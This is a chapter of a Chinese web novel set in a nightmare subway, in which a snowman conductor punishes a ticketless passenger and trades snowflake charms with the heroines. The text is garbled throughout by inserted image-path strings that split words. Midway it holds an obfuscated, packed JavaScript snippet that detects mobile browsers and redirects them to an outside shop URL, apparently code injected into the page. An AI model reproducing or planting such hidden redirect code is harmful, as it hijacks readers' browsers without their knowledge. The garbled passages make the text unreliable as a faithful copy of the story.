宁洛对自己办事很满意,坐回南明芮旁边,笑嘻嘻地嘚瑟着问:“南姐,怎么列车员还没来,这是第几节车厢来着?” 南明芮看了看车头的方向,考虑到列车员是从一号车厢开始查起,所以刚才在朝云昏倒还没醒过来之前,南明芮就定下她们要进后面的车厢。 这会儿,宁洛都收拾完了这个乘客,但列车员还没查到这一节车厢,可见宁洛动手确实利落。 可南明芮受不了她这个臭屁的劲儿,面不改色,只回答她明面上的问题:“第八节啊,怎么了?” 宁洛:“……” 老好人纪雅音见不得这种画面,她必不能让话掉地上,马上捧场:“哎呀哎呀!宁洛你太厉害啦!真~棒!” 宁洛:“…………” 宁洛忧郁地摸了一把朝云毛绒绒的小猫脑袋,稍微被治愈了。 一阵寒风从车头方向吹过来,空气登时冷了好多,哪怕是宁洛都觉得有些过于凉爽了。 嘻嘻哈哈的几人闭上嘴,看向了车头的方向,一道白色的身影出现在前两个车厢里,看来是列车员来了。 朝云定睛看去,列车员由上下两个雪球组成,看来冬亥路的列车员是雪人。 列车员走得慢吞吞的,因为它要一个个核查乘客的车票。 小猫靛蓝色的瞳仁中映着雪人的身体。 雪人慢吞吞地往前挪,每走一步,都有大雪劈头盖脸压过来。 在她们的前一节车厢只有两个乘客,都是NPC,两个NPC分开坐着,看着雪人过来了,明显非常紧张。 前一个乘客离雪人近一些,他飞快地从手腕上取下了通行证,为了给雪人检查。 雪人不紧不慢地往前“挪”,朝云观察了一会儿。 雪人前面的路先落雪、再结霜、再留下积雪,最后雪人才挪步。 所以是大雪盖到哪里,雪人才能走到哪里? 朝云眨眨眼——合理啊,雪人当然只能存在于雪存在的地方了。但是这样对于乘客而言就是一种折磨,这雪人带来的“寒潮”,从前两个车厢就开始了,又走得那么慢,就算是能拿得出正确的车票,能不能抗冻也是活下去的重要一环。 正在检票的第一个乘客顺利通过了,雪人把车票还给他,上面结了冰。 第二个乘客明显有些心虚,她找了半天,没找到自己的车票。 雪人慢吞吞地朝她挪动,她竟然往后缩了几步—— 宁洛瞠目结舌:“还能这样吗姐妹?” 南明芮面色沉重地看着那个躲避检票的乘客。 雪人脸色变了,原本洁白和蔼的雪人,眼睛像两颗巨大的圆圆蓝莓,该说不说,看上去还怪可爱的。 但是雪人发现女人拒绝检票,它的两颗“蓝莓”就被咬掉了一个缺口,变成了愤怒的眼型。 纪雅音抱着小猫咪,低声说:“雪人生气了?” 朝云飞快地看了眼纪雅音,用尾巴缠在她的手腕上。 毛绒绒的尾巴搭在手腕上,一点重量也没有,而且小猫咪非常细心地避开了她戴着通行证的左手,而是搭在右手上,肯定是考量到共梦者都会对通行证比较戒备的原因。 纪雅音心头一软,呜,小猫咪果然好爱她。 宁洛和南明芮都在关注着那边的情况,南明芮眯着眼,提醒道:“看那个女生的脚。” 两人一猫同时将目光向她的脚上看去—— 是冰块!雪人列车员弄出来冰块把她冻住了。 雪人一步步靠近那个女人,那女人泪流满面摇着头,她没有车票,她只是想回家罢了。 “我想回去见见我妈妈——”她哽咽着对列车员恳求,“能不能放过我,我真的很想回去。” 但雪人并不理会她的恳求,只是确认她没有车票之后,就突然张开了血盆大口——! 没错,就好像一颗大西瓜以锯齿形切开似的,雪人的脑袋也是如此裂开,紧接着,它的脑袋越变越大,在那个女乘客抖若筛糠的恐惧之中,一口咬掉了她的头和半边肩膀。 右臂因为失去了肩膀作为依托,“啪叽”一声掉在了地上。 鲜血四溅,纯白的雪人被染成红色。 前一节车厢的那个乘客人都吓傻了,眼睛都不敢眨一下。 而在第八节车厢的朝云等人也愣住了。 朝云是因为没见过这种画面,她失忆了,噩梦里的一切对她而言都是崭新的,雏菊人吃人她看见过,雪人吃人还是第一回呢。 而南明芮等人愣住则另有缘故。 “南姐,我在想一个问题,”纪雅音小声道,“其实除了共梦者之外,其他人都是NPC,对吧?” 南明芮沉着声音:“是啊,我也奇怪呢。NPC明明也是噩梦运行的一部分,甚至NPC是支撑噩梦更具有真实性的重要一环,噩梦想要构建出NPC,还要消耗已经吃掉的共梦者,为什么噩梦要安排要吃掉NPC呢。” 她思索着,而其他人还在看着列车员。 雪人吃掉了“残羹剩饭”之后,还从身上扣下来一块雪,勤勤恳恳地做着打扫工作。 雪人身上的雪很神奇,那些血渍经过雪一擦,全部消失了。 宁洛看了半天,发现雪人搞完了卫生之后,才终于往下一节车厢挪移,也就是她们所在的车厢。 “南姐,怪不得你刚才不夸我,”宁洛悟了,“这雪人确实很慢,看来真的不是我干活利落啊。” 南明芮被她噎了一下,没想到宁洛还惦记着自己刚才没夸她的事情,还有,这个人为什么在自己卷自己? 雪人磨磨蹭蹭地进入了第八节车厢。 现在地铁里更冷了,宁洛当着磨叽雪人的面换了位置,坐在南明芮和纪雅音的中间,她俩都往宁洛身上挤,没办法,她太暖和了。 纪雅音用了强化技能之后稍微好一点,干脆把朝云放在了南明芮的腿上。 朝云身上很暖和,南明芮没抱过猫,但是这会儿也顾不上多少,把朝云揽在了怀里。 宁洛御寒全靠一身正气,但朝云不一样,她靠的是真皮草。 对于猫猫而言,这个温度还只是有点点凉的地步。 话说回来南明芮比纪雅音要瘦一些,她的胳膊缺少肌肉和脂肪,朝云趴在她的胳膊上时,稍微有些膈应,不想纪雅音的胳膊,还是挺软乎的。 三人一猫瑟瑟发抖地挤在一起,看着雪人终于走到了被宁洛一脚踢晕的西装男面前。 西装男还在晕厥之中,朝云等人本来还以为雪人会直接给他吃了,结果没想到他的通行证正好放在了手腕上。 雪人看了一眼他的通行证,算是检票成功了。 但是对于西装男随意大小晕,一人霸占两三个位置的行为,雪人不赞同地摇摇头,它用树杈子做成的手扶起西装男,然后用冰块给他冻住了。 在雪人朝这边几人的方向走来时,冰块已经把西装男冻在座位上,这下他能不能醒来也是个问题了。 宁洛却连连点头:“太好了,这样就不用担心他来攻击我们家小猫了。” 雪人虽然磨磨蹭蹭地过来,但她们的车票肯定是没有问题的,毕竟刚才西装男突然发狂,已经足以证明她们的通行证就是所谓的万能车票。 果然,雪人在一个个查过他们的通行证之后,全部放行,但最后在朝云的面前停住了。 朝云不解地看着雪人。 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17537097|203775||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 她虽然不冷,但是身后三个人已经开始发抖了,就算是热血大笨蛋宁洛,刚才也狠狠打了个喷嚏。 朝云努力抬头,让自己脖子上的通行证暴露在雪人面前——赶紧查,查完之后就走,大家都要被冻死了! 雪人看着小猫咪努力地抬头,圆圆的眼睛滴溜溜地看着自己,实在可爱。 当然,它觉得最可爱的是这个东西—— “你好,小猫咪。” 三人一猫统统眼睛瞪大——雪人说话了! 雪人温柔地问:“我可以和你交换一个东西吗?” 它用树杈子尖尖,碰了碰朝云头顶的雏菊花。 那是雏菊人在春寅路那一站给朝云的。 换!当然换! 朝云说不了话,着急地回头看向南明芮:“咪!” 一声咪,代表肯定。 南明芮马上接上话:“尊敬的列车员,当然可以了,只是不知道您——阿嚏——不知道您愿意拿什么来换呢?” 雪人的目光落在南明芮脸上:“你可以替小猫咪做决定吗?” 朝云点头如捣蒜:“咪!” 南明芮笑着说:“我想,我的猫咪朋友已经同意了。” 雪人搓了搓树杈子,然后才说:“这样吧,你告诉我你想要什么,我看看我有没有。” 南明芮笑了笑,没有回答,想要什么?当然是想要这个噩梦里的重要情报了,可它一个变异列车员,能得到什么有用的情报呢。 直接问刘福珍相关的信息?不,如果它没有,可能就错过了这个宝贵的机会。 那就问关于梦主的信息?知道梦主所在之后,或许可以绕过保护刘福珍的噩梦任务。不,如果梦主在这个噩梦之中隐藏了身份,连NPC都不知道,同样也是竹篮打水一场空。 雪人催促:“快一点,我要去下一节车厢检票了。” 宁洛无语,小声跟纪雅音吐槽:“不是吧雪人,就它这个走路速度,竟然还会着急呢?” 纪雅音闻言抿唇忍住笑。 朝云也在思考要什么,直接索要信息有可能交易失败,那还能交易什么呢? 就在此时,她灵光一闪,想到了一个更好用的东西—— 南明芮也想到了。 “请您给我冬天的信物吧,”南明芮道,“无论什么东西,只要能够代表冬天就好——您知道,后面三站的乘客,都很害怕冬天。” 南明芮和朝云想到的东西是一样的。 按照之前宁洛等人的描述,越靠近冬亥路,车厢里的雏菊人、夏蝉人、桂花人统统都偃旗息鼓。 这说明冬天对其他变异乘客有压制作用。 要不到信息无所谓,但是能够保障后面获取信息的过程安全,也是一个好事。 雪人也松了口气,冬天的信物它有很多,但是像雏菊这样充满春天气息的东西,它却没有。 雪人从怀里掏出了四片晶莹剔透的雪花递给了她们。 南明芮笑眯眯地问:“谢谢您雪人列车员,不过我想问能不能再给我一片?这实在是太好看了。” 毕竟在外面游荡的上官雁还没归队呢,等她归队了也得给她配一个,四片雪花显然不够用。 南明芮眼睛都不眨一下,张口就开始忽悠。 “我要把雪花带回家供起来!” ——雪人离开了。 朝云头顶的雏菊花被摘走,取而代之的,是四人脖子上都挂着的一片雪花吊坠。 刚戴上吊坠,纪雅音就不觉得冷了:“噩梦道具太神奇了,我现在觉得这个温度正正好啊。” 宁洛也恋恋不舍地捏着吊坠:“这东西能带出去吗?我们迟早会碰到什么高温天灾的噩梦,肯定有用。” 南明芮道:“我努努力,应该能带出去。” 朝云闻言,看向了南明芮,什么叫做南明芮努努力就能够带出去。 啊对了,特殊技能? 朝云明白了,或许南明芮的技能就是把什么东西带出噩梦? ——话又说回来,噩梦外面是什么? 好想去见识一下呀。 朝云心想,失去记忆真是不方便,她什么都不知道呢。…… “对了,趁着还没下车,我刚才想明白了两件事情,现在跟大家对齐一下颗粒度。” 南明芮清了清嗓子,开始了她的专业分析。 11.遗书写给何人 “首先,就是所谓的车票问题——” 朝云的眼神飘到了坐在她们斜对面的西装男身上,那西装男终于清醒了,马上就发现自己被冰块冻在了座位上。 他瞪大眼,猝不及防地和朝云对视上,表情僵了一瞬之后便开始挣扎。 “什么情况!我怎么会被绑在这里!等等——我的车票!我的车票掉了!” 几人往那边一看,才发现“车票”在地上,字体闪烁,看上去就要消失了。 明明被雪人用冰块冻着,但他却出了满脑门的汗,眼睛焦急地盯着地上。 那里是他无比执着的“车票”,也就是通行证,应该是雪人检票时,不小心被弄掉了地上。 朝云看着通行证上的字闪烁,那种莫名其妙的压迫感再次袭来。 在春寅路地铁站的时候,好像她的通行证也这么闪过,对了,还有她遇到的那只黑猫。 那黑猫乍一看好像只是捉弄她,但现在看来,或许是真的想要带走她的通行证也说不定? 毕竟这里可是噩梦啊,真的会有单纯来捣乱的猫吗? 正好,这边的南明芮觉得西装男就是活生生的例子,于是双指并拢指向地上的通行证:“请看,这车票无论怎么看,都和我们的通行证一样,就连解除绑定后会闪烁的设定都和通行证一样。” “众所周知,共梦者进入噩梦的第一件事就是拿到通行证。” 她更加仔细地点出正在闪烁的字迹:“通行证上会写着共梦者的名字,前四分钟,共梦者还是和通行证绑定状态,此时通行证对其他NPC或者共梦者是不可见状态。但是,当通行证上面的字开始闪烁,说明通行证已经与共梦者解除绑定。” 西装□□本听不进去南明芮的解说,他疯了一般地挣扎,想要拿回自己的“车票”,只是身上的冰块如铁坚硬,无论他如何挣扎,都无法脱离。 “接下来我们再类比一下……” 南明芮道:“脱离通行证超出五分钟后,共梦者等于‘死了’,开启会变成被噩梦控制的NPC,那么NPC‘死了’后,又会变成什么呢?” 南明芮话音一落,西装男就给她们做出了真实的回答。 他的身体中间忽然初现一颗黑洞,黑洞旋转,吸纳了一切,西装男就像是被塞进了一个压缩的空间,等到黑洞湮灭之后,原本留在座位上的西装男,竟然变成了一只普通小麻雀。 但是很可惜,即便是鸟,他也被冻在冰块里无法逃脱。 而地上的通行证的字彻底消散,通行证也肉眼可见地开始碳化,最终化为一团黑色的灰烬。 众人面面相觑。 朝云才终于后怕。 前车之鉴啊。 如果春寅路的时候,她没有从黑猫爪下抢回通行证,那她也是这个下场吗? 宁洛和纪雅音纷纷感叹:“长见识了。” 南明芮也长见识了,看完了西装男的下场,才说出自己的结论:“看来,在司机地铁上,NPC在离开‘车票’之后,受到的惩罚和共梦者离开通行证之后的惩罚是一样的。可见四季地铁的车票真的是通行证——那么,为什么这个副本的NPC会需要通行证呢?” “对哦,”宁洛眨眨眼,“通行证不是只有共梦者才有的吗?其他噩梦里也没见到哪个NPC把通行证当宝贝啊。” “我有一个猜测,也和刚刚在地铁下面遇到水鬼的原因有关。”南明芮说。 说到水鬼,刚刚还在认真听讲的纪雅音马上开始发抖,不敢置信:“我们都上地铁了,居然还有水鬼的事儿呢?” 车厢里逐渐回暖,没有刚才那么冷了,三人往后面的车厢看了一眼,发现雪人列车员已经去到了最后一节车厢,也就是第十车厢,第八车厢就回归了正常的温度。 看来雪人的影响范围是附近的一个车厢范围内。 回暖之后,西装男,啊不,小麻雀身上的冰块开始解冻,它张开翅膀扑棱着,从座位跌下来,应该还在学习怎么飞。 看着那只挣扎学飞的鸟,南明芮心想,在噩梦中如果走错了一步,就有可能变成这样。 真是唇亡齿寒。 